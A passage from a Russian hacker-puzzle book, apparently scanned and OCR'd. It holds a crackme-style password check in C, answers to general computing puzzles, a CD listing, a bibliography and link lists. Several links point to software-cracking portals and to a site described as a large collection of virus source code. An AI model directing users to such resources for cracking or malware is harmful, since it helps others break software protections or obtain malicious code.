    // Создание двух потоков, в которых будут выполняться
    // функции Water и Water2 соответственно
    hThread[0]=_beginthread(&Water, NULL, login);
    hThread[1]=_beginthread(&Water2, NULL, pass);
    // Ждать выполнения обоих созданных потоков
    WaitForMultipleObjects(2, hThread, TRUE, INFINITE);
    // Сравнение с эталонными значениями
    if (!(strcmp(login,"Ivan\n") || strcmp(pass,"Sklyaroff\n")))
        printf("OK!!!\n");
    else
        printf("You are loser!\n");
    return 0;
}
```

# РЕШЕНИЯ К ГЛАВЕ 7



## Головоломки для всех!

### 7.1. Рисунки без рисунков

Флаги можно "нарисовать" с помощью обычных тегов HTML. В листингах II.7.1, а—г. показаны коды на HTML всех четырех флагов в отдельности. Можно также переписать этот код с использованием каскадных таблиц стилей (CSS), чтобы избавиться от устаревших тегов `<font>` (это я предоставляю сделать читателю самостоятельно). В случае турецкого, израильского и японского флагов я немного жульничаю, используя для вывода звезды Давида, турецкого серпа и японского солнца системный шрифт Wingdings. Такое решение может не работать во многих системах, где отсутствует этот шрифт, правда для его загрузки и установки можно воспользоваться дополнительными средствами HTML. Короче, простор для творчества безграничен!

#### Листинг II.7.1, а. Американский флаг.

```
<body bgcolor=#000000>
<table bgcolor=#FF0000 border=0 width=650 height=210 cellpadding=0
cellpadding=0>
<tr>
<td bgcolor=#00008B width=250 height=210 align=center>
<b><font size=3 color=#ffffff ><pre>
*   *   *   *   *   *
  *   *   *   *   *
*   *   *   *   *   *
  *   *   *   *   *
*   *   *   *   *   *
  *   *   *   *   *
*   *   *   *   *   *
```

```

      *   *   *   *   *
    *   *   *   *   *   *
</pre></font></b>
</td>
<td><table border=0 width=400 height=210 cellspacing=0 cellpadding=0>
<tr><td height=30></td></tr>
<tr><td height=30 bgcolor=#ffffff></td></tr>
<tr><td height=30></td></tr>
<tr><td height=30 bgcolor=#ffffff></td></tr>
<tr><td height=30></td></tr>
<tr><td bgcolor=#ffffff height=30></td></tr>
<tr><td height=30></td></tr>
</table></td>
</tr>
</table>
<table bgcolor=#FF0000 border=0 width=650 height=180 cellspacing=0
cellpadding=0>
<tr><td bgcolor=#ffffff height=30></td></tr>
<tr><td height=30></td></tr>
<tr><td bgcolor=#ffffff height=30></td></tr>
<tr><td height=30></td></tr>
<tr><td bgcolor=#ffffff height=30></td></tr>
<tr><td height=30></td></tr>
</table>
</body>

```

### Листинг II.7.1, б. Японский флаг

```

<body bgcolor=#000000>
<table bgcolor=#FFFFFF border=0 width=150 height=90 cellspacing=0
cellpadding=0>
<tr><th>
<font face=Webdings color=#FF0000 size=7> n </font>
</tr></th>
</table>
</body>

```

### Листинг II.7.1, в. Турецкий флаг

```

<body bgcolor=#000000>
<table bgcolor=#FF0000 border=0 width=150 height=90 cellspacing=0
cellpadding=0>
<tr><th>

```

```
<font face=Wingdings color=#FFFFFF size=7> Z </font>
</tr></th>
</table>
</body>
```

### Листинг II.7.1, г. Израильский флаг

```
<body bgcolor=#000000>
<table bgcolor=#FFFFFF border=0 width=150 cellpadding=0>
<tr><td height=10></tr></td>
<tr> <td bgcolor=#00008B height=10></tr></td>
<tr><th>
<font face=Wingdings color=#00008B size=7> Y </font>
</tr></th>
<tr><td bgcolor=#00008B height=10></tr></td>
<tr><td height=10></tr></td>
</table>
</body>
```

Готовые HTML-страницы можно найти на прилагаемом компакт-диске в каталоге \PART II\Chapter7\7.1.

Российский флаг не участвует в головоломке совсем не потому, что я не люблю свою Родину. Родину я очень люблю, просто триколор легко изобразить с помощью HTML, российские патриотично настроенные читатели это смогут сделать самостоятельно.

Замечу, что читателям журнала "Хакер" понравилась идея этой головоломки. После ее публикации я неоднократно получал на свой e-mail различные рисунки, нарисованные только при помощи тегов HTML!

## 7.2. Журналистская фальсификация

**Первая фальсификация:** время на Панели задач и в FAR отличается.

**Вторая фальсификация:** на Панели задач отсутствуют сведения об открытом Калькуляторе.

**Третья фальсификация:** в Winamp активен заголовок "WINAMP PLAYLIST", в данном случае такого быть не может.

**Четвертая фальсификация:** в Winamp играет "Bucho's Gracias", однако на Панели задач показано "Bucho's Del Mari...".

**Пятая фальсификация:** В FAR, в заголовке окна, в строке состояния, а также на Панели задач показано "E:\Program Files\WinZip", однако курсор находится в левой панели, где открыт Microsoft Visual Studio.

**Шестая фальсификация:** в Калькуляторе установлена восьмеричная система счисления (Oct), но активны кнопки F-E, dms, sin, cos и tan.

**Седьмая фальсификация:** в Калькуляторе набрано число, в котором присутствует восьмерка (2540183710), что невозможно сделать при установленной восьмеричной системе счисления.

**Восьмая фальсификация:** в меню кнопки Start в строке Search отсутствует черная стрелка, т. е. нет возможности открыть стандартное дополнительное подменю.

**Девятая фальсификация:** в меню кнопки Start в надписи "Windows XP Proffesional" ошибка в слове Professional (две буквы f, вместо двух s). В принципе такое изменение можно сделать и в ресурсах системы, но вряд ли журналисты до этого додумались.

**Десятая фальсификация:** в WINAMP PLAYLIST указано, что четвертый трек имеет длину 3:58 минут, однако в окне свойств показано, что до конца трека осталось время -01:49, при этом ползунок Winamp находится еще в самом начале.

## 7.3. Хакерский ребус

**Первый ребус:** Bill Gates (от английских слов "bill" — счет и "gates" — ворота).

**Второй ребус:** Билл Гейтс (Bill гей + тс-с!).

## 7.4. Чей логотип?

**Логотип 1.** Это так называемая эмблема "GNU Head" — символ движения GNU за свободное программное обеспечение (<http://www.gnu.org>).

**Логотип 2** относится к одной из старейших хакерских команд "Cult Of The Dead Cow" (cDc) — "Культ мертвой коровы" (<http://www.cultdeadcow.com>).

**Логотип 3.** Культовая операционная система Debian Linux (<http://www.debian.org>).

**Логотип 4.** Open source Web-сервер Apache (<http://www.apache.org>).

**Логотип 5** — один из символов операционной системы OpenBSD, наряду с демоном (<http://www.openbsd.org>).

**Логотип 6.** ProFTPD — open source FTP-сервер (<http://www.proftpd.org>).

**Логотип 7.** Это логотип известной исследовательской команды в области безопасности "USSR is back" (<http://www.ussrback.com>).

**Логотип 8** принадлежит сети FIDO. Собственно само слово FIDO означает кличку собаки.

**Логотип 9.** Почтовая программа Sendmail, славящаяся своими частыми багами (<http://www.sendmail.org>).

**Логотип 10.** Это эмблема самого популярного и продвинутого дизассемблера IDA Pro (<http://www.datarescue.com>).

**Логотип 11.** Символ операционной системы SuSe Linux (<http://www.suse.de/en/>).

**Логотип 12.** PostgreSQL — open source база-данных (<http://www.postgresql.org>).

## 7.5. "Национальность" клавиатуры

Робот набирал текст на русском языке. Чтобы понять почему, следует обратиться к решению задачи 1.3 "Переписка солисток".

## 7.6. Криптарифм

Вместо знака вопроса должно стоять: ВВ. За буквами скрываются числа в четверичной системе счисления. Переписать криптарифм, подставив вместо букв цифры, можно следующим образом:

$$2 * 13 = 32$$

$$100 + 300 = 1000$$

$$2 + 3 = 11$$

## 7.7. Помоги вспомнить

Недостающими символами пароля были, по порядку: 4, x, i. Полный пароль будет выглядеть следующим образом:

/149@kXi|

Логика в выборе символов пароля следующая: начиная с символа "/", который в таблице ASCII имеет код 47 (в десятичной системе счисления), все коды символов отстоят друг от друга в таблице ASCII на значение простого числа, т. е. 2, 3, 5, 7, 11, 13, 17, 19.

---

### **Ламеру на заметку**

Простые числа — это такие целые числа, которые делятся только на единицу и само себя.



## 7.8. Книжные ребусы

**Первая книга:** "Искусство программирования" (The art of computer programming). Автор — Дональд Кнут.

**Вторая книга:** "Дорога в будущее" (The Road Ahead). Автор — Билл Гейтс.

**Третья книга:** "Язык программирования C++" (The C++ programming language). Автор — Бьерн Страуструп.

## 7.9. Вопросы на засыпку

1. Название программного продукта — Delphi. Дельфи — это древнегреческий город, в котором жил знаменитый дельфийский оракул.
2. Ошибка в программе названа "жучком" (bug), потому что по одной из легенд во времена больших ЭВМ они часто выходили из строя из-за мотыльков, которые слетались на свет и тепло от электронных ламп. Очевидно, если бы в те времена причиной выхода из строя ЭВМ были бобры, то сейчас ошибки в программе называли бы "бобриками".
3. Тип BOOLEAN назван в честь английского математика Джорджа Буля, создателя булевой алгебры, который к тому же является отцом писательницы Этель Лилиан Войнич (Войнич — фамилия мужа).
4. Цифры в задаче являются номерами сетей в потации FIDO. 5020 — это Москва, 5045 — Владивосток, 5080 — Екатеринбург. Соответственно для фидошника расстояние от 5020 до 5080 меньше, чем от 5020 до 5045.
5. Начало последовательности будет таким: 0 1 1 2 3 5 8 13 21 34 55 89 144 233...
6. Лишним является протокол SSH, т. к., в отличие от остальных протоколов в списке, он передает информацию в зашифрованном виде.
7. C++, т. к. "++" означает операцию инкремента (увеличение на единицу).
8. Букву "p" (прогРамма). В английском варианте в середине программы можно найти букву "g" (proGram).
9. Каждая группа одинаковых символов дает в сумме число, означающее порядковое место буквы в латинском алфавите. Например, двенадцать первых знаков вопроса указывают на двенадцатое место в латинском алфавите — это буква "L". Знак "плюс" в единичном экземпляре показывает первое место в латинском алфавите — это буква "A". Продолжая дальнейший разбор по аналогии, мы получим слово LAMER. Понятно, что вид символа

в зашифрованном сообщении не играет абсолютно никакой роли, имеет значение только число одинаковых символов.

10. Лишней является команда `pwd`, т. к. для остальных команд есть аналоги с теми же названиями в Windows.

11. Если числа разместить одно под другим:

128  
192  
224  
240  
248  
252  
254  
255

а затем перевести их в двоичный вид:

10000000  
11000000  
11100000  
11110000  
11111000  
11111100  
11111110  
11111111

то, как видно, образуются два прямоугольных треугольника. Разумеется, числа можно расположить и в обратном порядке (255 — сверху, 128 — снизу), а также "боком" (перевернутый прямоугольник).

12. "Мертвый страус" может ассоциироваться с языком C++, т. к. его создателя зовут Страуструп (в русской нотации).

13. Ниже приведены некоторые сущности компьютерного мира, которые ассоциируют с представителями животного мира, названы они мной и читателями "X-Puzzle". Может быть, уважаемый читатель этой книги знает, чем еще можно дополнить этот список?

- Ошибка (bug) — жучок.
- Знак @ — собачка.
- Вредоносные программы — вирусы, черви.
- Linux — пингвин.

- CISCO — киска.
- Хомяк — домашняя страница.
- Java — жаба.
- IE и eDonkey — осел.
- Python — питон.
- FIDO — собака.
- Робот поисковой системы — паук.

И последнее, присланное одним из читателей:

*Клавиатура (иногда именуемая Клавой), а Клава — это, как известно, такая "представительница" животного мира, которая постоянно ругается, бьет по голове и подозревает в измене...*

Scan, OCR by NETzor Team

NETzor.ORG  
dumpz.ru  
10bit.ru

# ПРИЛОЖЕНИЕ

## Описание компакт-диска

На прилагаемом к книге компакт-диске находятся следующие материалы (табл. П1).

*Таблица П1. Содержимое компакт-диска*

Папки	Описание
\PART I	Исходные коды программ и вспомогательные файлы к головоломкам из первой части книги "Задачи"
\PART I\Chapter1	Исходные коды программ и вспомогательные файлы к главе 1 "Головоломки на криптоанализ"
\PART I\Chapter4	Исходные коды программ и вспомогательные файлы к главе 4 "Кодерские головоломки"
\PART I\Chapter5	Исходные коды программ и вспомогательные файлы к главе 5 "Безопасное программирование"
\PART I\Chapter6	Исходные коды программ и вспомогательные файлы к главе 6 "Головоломки на Reverse Engineering"
\PART I\Chapter7	Исходные коды программ и вспомогательные файлы к главе 7 "Головоломки для всех!"
\PART II	Исходные коды программ и вспомогательные файлы к решениям головоломок из второй части книги "Ответы и решения"
\PART II\Chapter1	Исходные коды программ и вспомогательные файлы к решениям головоломок из главы 1 "Головоломки на криптоанализ"
\PART II\Chapter4	Исходные коды программ и вспомогательные файлы к решениям головоломок из главы 4 "Кодерские головоломки"

Таблица П1 (окончание)

Папки	Описание
\ PART II\Chapter5	Исходные коды программ и вспомогательные файлы к решениям головоломок из главы 5 "Безопасное программирование"
\ PART II\Chapter6	Исходные коды программ и вспомогательные файлы к решениям головоломок из главы 6 "Головоломки на Reverse Engineering"
\ PART II\Chapter7	Исходные коды программ и вспомогательные файлы к решениям головоломок из главы 7 "Головоломки для всех!"

# Список лучшей пищи для ума и вдохновения

## Зарубежные издания и их переводы на русский язык

1. Aho Alfred, Sethi Ravi, Ullman Jeffrey. Compilers: principles, techniques, and tools. Addison Wesley, 1985.  
Ахо Альфред, Сети Рави, Ульман Джеффри. Компиляторы: принципы, технологии и инструменты. — М.: Вильямс, 2003.
2. Arsac J. Jeux et casse-tete a programmer. Paris, Bordas, 1985.  
Арсак Р. Программирование игр и головоломок. — М.: Наука, 1990.
3. Bentley Jon. Programming Pearls, Second Edition, Addison Wesley, 2000.  
Бентли Дж. Жемчужины программирования, 2-е изд. — СПб.: БХВ-Петербург, 2002.
4. Brown Keith. The .NET Developer's Guide to Windows Security. Addison Wesley, 2004.
5. Chuvakin Anton, Peikari Cyrus. Security Warrior. O'Reilly, 2004.
6. David R. Mirza Ahmad, Ido Dubrawsky, Dan "Effugas" Kaminsky, Rain Forest Puppy. Hack Proofing Your Network, Second Edition, Syngress Publishing, 2002.
7. Erickson Jon. Hacking: The Art of Exploitation. No Starch Press, 2003.
8. Hatch Brian, James Lee, George Kurtz. Hacking exposed: Linux security Secrets & solutions. McGraw-Hill, 2001.  
Хатч Брайан, Джеймс Ли, Джордж Курц. Секреты Хакеров. Безопасность Linux — готовые решения. — М.: Вильямс, 2002.

9. Howard Michael, LeBlanc David Writing Secure Code, Second Edition, Microsoft Press, 2002.  
Ховард Майкл, Лебланк Дэвид. Защищенный код. 2-е изд., испр. — М.: Русская редакция, 2004.
10. Kernighan B., Ritchie D. The C programming Language. Second Edition. AT&T Bell Laboratories, 1998.  
Керниган Б., Ритчи Д. Язык программирования Си. 3-е изд., испр. — СПб.: Невский Диалект, 2001.
11. Kernighan B., Pike Rob. The practice of programming. Addison Wesley, 1999.  
Керниган Б., Пайк Роб. Практика программирования. — СПб.: Невский Диалект, 2001.
12. Kernighan B., Pike Rob. The UNIX programming environment. Bell Telephone Laboratories, 1984.  
Керниган Б., Пайк Роб. UNIX — универсальная среда программирования. — М.: Финансы и статистика, 1992.
13. Knuth Donald. The art of computer programming, volume 1. Fundamental Algorithms, third edition. Addison-Wesley Longman, Inc., 1998.  
Кнут Дональд. Искусство программирования, том 1. Основные алгоритмы, 3-е изд. — М.: Издательский дом "Вильямс", 2001.
14. Knuth Donald. The art of computer programming, volume 2. Seminumerical algorithms, third edition. Addison-Wesley Longman, Inc., 1998.  
Кнут Дональд. Искусство программирования, том 2. Получисленные алгоритмы, 3-е изд. — М.: Издательский дом "Вильямс", 2001.
15. Knuth Donald. The art of computer programming, volume 3. Sorting and Searching, second edition. Addison-Wesley Longman, Inc., 1998.  
Кнут Дональд. Искусство программирования, том 3. Сортировка и поиск, 2-е изд. — М.: Издательский дом "Вильямс", 2000.
16. Липский В., Комбинаторика для программистов. Перевод с польского. — М., Мир, 1989.
17. McClure Stuart, Scambray Joel, George Kurtz. Hacking exposed: Network security Secrets & Solutions. McGraw-Hill, 2001.  
Мак-Клар Стюарт, Скембрей Джоел, Джордж Курц. Секреты хакеров. Безопасность сетей — готовые решения. — М.: Вильямс, 2001.
18. McClure Stuart, Samuil Shah, Shreeraj Shah. Web hacking. Attacks and defence. Addison-Wesley, 2003.  
Мак-Клар Стюарт, Самуил Шах, Шрирай Шах. Хакинг в Web: атаки и защита. — М.: Вильямс, 2003.

19. McClure Stuart, Scambray Joel. Hacking exposed Windows 2000: Network security Secrets & Solutions. McGraw-Hill, 2001.  
Мак-Клар Стюарт, Скембрей Джоел. Секреты хакеров. Безопасность Windows 2000 — готовые решения. — М.: Вильямс, 2002.
20. Messier Matt, Viega John. Secure Programming Cookbook for C and C++ O'Reilly, 2003.
21. Mitchel Mark, Oldham Jeffrey, Samuel Alex. Advanced Linux Programming, New Riders Publishing, 2001. [www.advancedlinuxprogramming.com](http://www.advancedlinuxprogramming.com)  
Митчелл Марк, Оулдем Джеффри, Самьюэл Алекс. Программирование для Linux. Профессиональный подход. — М.: Издательский дом "Вильямс", 2002.
22. Nemeth Evi, Snyder Garth, Seebass Scott, Trent R. Hein. UNIX system administration handbook, 3rd Edition, Prentice Hall PTR, 2001.  
Немет Э., Снайдер Г., Сибасс С., Хейн Т.Р. UNIX: руководство системного администратора, 3-е изд. — СПб.: БХВ-Петербург, 2003.
23. Richter Jeffrey. Programming Applications for Microsoft Windows, Fourth Edition. Microsoft Press, 1999.  
Рихтер Джеффри. Windows для профессионалов: создание эффективных Win32-приложений с учетом специфики 64-разрядной версии Windows, 4-е изд. — СПб.: Питер; М.: Русская Редакция, 2003.
24. Scambray Joel, Shema Mike. Hacking exposed Web applications. McGraw-Hill, 2002.  
Скембрей Джоел, Шема Майк. Секреты хакеров. Безопасность Web-приложений — готовые решения. — М.: Вильямс, 2003.
25. Schiffman Mike. Hacker's challenge: Test your incident response skills using 20 scenarios. McGraw-Hill, 2001.  
Шиффман Майк. Защита от хакеров. Анализ 20 сценариев взлома. — М.: Вильямс, 2002.
26. Schneier Bruce Applied Cryptography: Protocols, Algorithms, and Source Code in C, Second Edition. Wiley, 1996.  
Шнайер Брюс. Прикладная криптография. Протоколы, алгоритмы, исходные тексты на языке Си. — М.: ТРИУМФ, 2002.
27. Sedgewick Robert. Algorithms in C. Third edition. Parts 1-5. Addison-Wesley, 2002.  
Седжевик Роберт. Фундаментальные алгоритмы на С. Части 1—5. Анализ/Структуры данных/Сортировка/Поиск/Алгоритмы на графах. — СПб.: ООО "ДиаСофтЮП", 2003.



28. Stevens Richard. UNIX Network programming Networking APIs. Prentice Hall PTR, 1998.  
Стивенс У. Р. UNIX: разработка сетевых приложений. — СПб.: Питер, 2003.
29. Stevens Richard. UNIX Network programming networking Volume 2. Inter-process Communications. Second Edition, Prentice Hall PTR, 1999.  
Стивенс У. Р. UNIX: взаимодействие процессов. — СПб.: Питер, 2003.
30. Stroustrup Bjarne. The C++ Programming Language. Special edition. Addison-Wesley, 2000.  
Страуструп Б. Язык программирования C++, спец. изд. М.; СПб.: "Издательство БИНОМ" — "Невский Диалект", 2002.
31. Torvalds Linus and Diamond David. Just for fun. HarperCollins Publishers, 2001.  
Торвальдс Л., Даймонд Д. Ради удовольствия. — М.: ЭКСМО-Пресс, 2002.
32. Wall Larry, Christiansen Tom & Orwant Jon. Programming Perl, Third Edition, O'Reilly, 2000.  
Уолл Л., Кристиансен Т., Орвант Д. Программирование на Perl. — СПб.: Символ-Плюс, 2002.
33. Warren S. Henry. Hacker's Delight. Addison-Wesley, 2002.  
Уоррен Генри. Алгоритмические трюки для программистов. — М.: Вильямс, 2003.
34. Zwicky E., Cooper S., Chapman B. Building Internet Firewalls. Second Edition, O'Reilly, 2000.  
Цвики Э., Купер С., Чапмен Б. Создание защиты в Интернете. — СПб.: Символ-Плюс, 2002.

## **Русские издания и их переводы на иностранные языки**

35. Бурдаев О. В., Иванов М. А., Тетерин И. И. Ассемблер в задачах защиты информации / Под ред. И. Ю. Жукова. — М.: КУДИЦ-ОБРАЗ, 2002.
36. Зубков С. В. Assembler для DOS, Windows и UNIX. — М.: ДМК Пресс, 2000.
37. Кирсанов Д. Веб-дизайн: книга Дмитрия Кирсанова. — СПб.: Символ-Плюс, 2003.

38. Крис Касперски. Техника и философия хакерских атак. — М.: СОЛОН-Р, 1999.
39. Крис Касперски. Техника сетевых атак. — М.: СОЛОН-Р, 2001.
40. Крис Касперски. Укрощение Интернета. — М.: СОЛОН-Р, 2002.
41. Крис Касперски. Записки исследователя компьютерных вирусов. — СПб.: Питер, 2005.
42. Крис Касперски. Фундаментальные основы хакерства. Искусство дизассемблирования. — М.: СОЛОН-Р, 2002.  
Kris Kaspersky. Hacker Disassembling Uncovered. A-LIST Publishing, 2003.
43. Крис Касперски. Образ мышления — дизассемблер IDA. — М.: СОЛОН-Р, 2001.
44. Крис Касперски. Техника и философия хакерских атак. 2-е изд., перераб. и доп. — М.: СОЛОН-Р, 2004.
45. Лукацкий А. В. Обнаружение атак. 2-е изд., перераб. и доп. — СПб.: БХВ-Петербург, 2003.
46. Медведовский И. Д., Семьянов Б. В., Леонов Д. Г., Лукацкий А. В. Атака из Internet. — СОЛОН-Р, 2002.
47. Мозговой М. В. Занимательное программирование: Самоучитель. — СПб.: Питер, 2004.
48. Новиков Ф. А. Дискретная математика для программистов. — СПб.: Питер, 2000.
49. Олифер В. Г., Олифер Н. А. Компьютерные сети. Принципы, технологии, протоколы. — СПб.: Питер, 2001.
50. Румянцев П. В. Исследование программ Win32: до дизассемблера и отладчика. — М.: Горячая линия — Телеком, 2004.
51. Складов Д. В. Искусство защиты и взлома информации. — СПб.: БХВ-Петербург, 2004.
52. Sklyarov Dmitry. Hidden Keys to Software Break-ins and Unauthorized Entry. A-List Publishing, 2004.
53. Фленов Михаил. Программирование в Delphi глазами хакера. — СПб.: БХВ-Петербург, 2003.
54. Фленов Михаил. Программирование на C++ глазами хакера. — СПб.: БХВ-Петербург, 2004.
55. Шень А. Программирование: теоремы и задачи. — МЦНМО, 2004.

## Интернет-ресурсы на русском языке<sup>1</sup>

<http://algotlist.manual.ru> — алгоритмы, методы, исходники.

<http://antichat.ru> — анти-чат.

<http://bugtraq.ru> — русский BugTraq.

<http://www.codenet.ru> — все для программиста!

<http://cracklab.narod.ru> — один из лучших порталов по исследованию программ.

<http://www.cryptography.ru> — сайт по криптографии для детей и взрослых, главным редактором которого является заместитель директора института проблем информационной безопасности МГУ Яценко Валерий Владимирович.

<http://cydem.pp.ru> — сайт Cydem Group.

<http://www.dotfix.net> — software protection portal.

<http://www.exmortis.narod.ru> — исходники компиляторов, ассемблеров, дизассемблеров, интерпретаторов, трансляторов и пр.

<http://www.hackzona.ru> — старейший хакерский портал "Территория взлома".

<http://www.int3.net> — создание и исследование защит ПО.

<http://www.intuit.ru> — Интернет-Университет Информационных Технологий.

<http://is.ifmo.ru> — сайт Санкт-Петербургского Государственного Университета Информационных Технологий, Механики и Оптики.

<http://lbyte.ru> — сайт российской хакерской команды "Limpid Byte".

<http://www.mazafaka.ru> — хакерский сайт "MaZaFaKa".

<http://www.nerf.ru> — сайт российской хакерской команды "Nerf".

<http://onzi.narod.ru> — особенности национальных задач по информатике.

<http://opennet.ru> — огромный портал всевозможной документации из мира \*nix.

<http://www.realcoding.net> — реальный коддинг.

<http://www.rsdn.ru> — Russian Software Developer Network.

---

<sup>1</sup> Разделение интернет-ресурсов на русскоязычные и англоязычные здесь условно, т. к. многие сайты имеют одновременно английскую и русскую версии. Не забывайте также, что из-за непостоянства Интернета некоторые ресурсы могут прекратить свое существование.

- <http://rootteam.void.ru> — сайт российской хакерской команды "RootTeam".
- <http://www.samag.ru> — сайт журнала "Системный администратор".
- <http://www.securitylab.ru> — лучший российский портал по информационной безопасности.
- <http://www.security.nnov.ru> — сайт с самой оперативной информацией о выявленных проблемах в компьютерной безопасности от ЗАРАЗЫ.
- <http://www.ssl.stu.neva.ru/psw/> — персональная страничка известного российского криптолога Павла Семьянова.
- <http://www.uinc.ru> — Underground Information Center.
- <http://www.uofg.com.ua> — сайт украинской крекерской команды "UOFG".
- <http://void.ru> — лучший в прошлом российский портал по безопасности "Team Void".
- <http://www.x25zine.org> — электронный журнал "x25zine".
- <http://www.wasm.ru> — лучший российский сайт по всему, что связано с низкоуровневым программированием.
- <http://www.xaker.ru> — сайт журнала "Хакер".
- <http://xtin.km.ru> — авторитетный украинский ресурс исследователей программ eXTreme INtelligence.

## Интернет-ресурсы на английском языке

- <http://biw.rult.at> — сайт интернациональной крекерской команды "BiW crew".
- <http://www.blackhat.com> — архив лучших в мире презентаций на хакерскую тему "Black Hat".
- <http://www.catch22.net> — находка для настоящего программиста!
- <http://www.cgisecurity.com> — Cgisecurity.
- <http://www.crackstore.com> — огромный портал по крекингу программ.
- <http://devcentral.iftech.com> — портал для программистов.
- <http://www.dwheeler.com> — много интересных статей по безопасности и авторских Howto на персональной страничке David A. Wheeler.
- <http://gray-world.net> — необычная техника обхода брандмауэров, сетевая и компьютерная безопасность.
- <http://www.infosecwriters.com> — Info Security Writers.
- <http://www.linuxfocus.org> — бесплатный международный журнал для Linux "LinuxFocus", с переводами на многие языки мира, в том числе на русский.

- <http://linuxassembly.org> — программирование на ассемблере под Linux.
- <http://www.linuxsecurity.com> — LinuxSecurity.
- <http://www.lsd-pl.net> — The Last Stage of Delirium Research Group.
- <http://mixter.void.ru> — сайт хакера Mixer..
- <http://packetstormsecurity.org> — самый известный хакерский портал "Packetstorm Security".
- <http://www.phrack.org> — культовый хакерский электронный журнал "Phrack".
- <http://www.planet-source-code.com> — Planet Source Code.
- <http://www.programmersheaven.com> — Programmers Heaven.
- <http://secinf.net> — Network Security Library.
- <http://www.securiteam.com> — SecuriTeam.
- <http://www.securityfocus.com> — самый известный security-портал.
- <http://www.thc.org> — The Hacker's Choice.
- <http://www.tldp.org> — The Linux Documentation Project.
- <http://triviasecurity.net> — Trivia Security.
- <http://vx.netlux.org> — огромная коллекция вирусов и их исходников, электронных журналов, утилит, ссылок на вирусную тематику и пр.
- <http://www.w00w00.org> — сайт авторитетной хакерской команды "w00w00".
- <http://win32assembly.online.fr> — Iczelion's Win32 Assembly Homepage.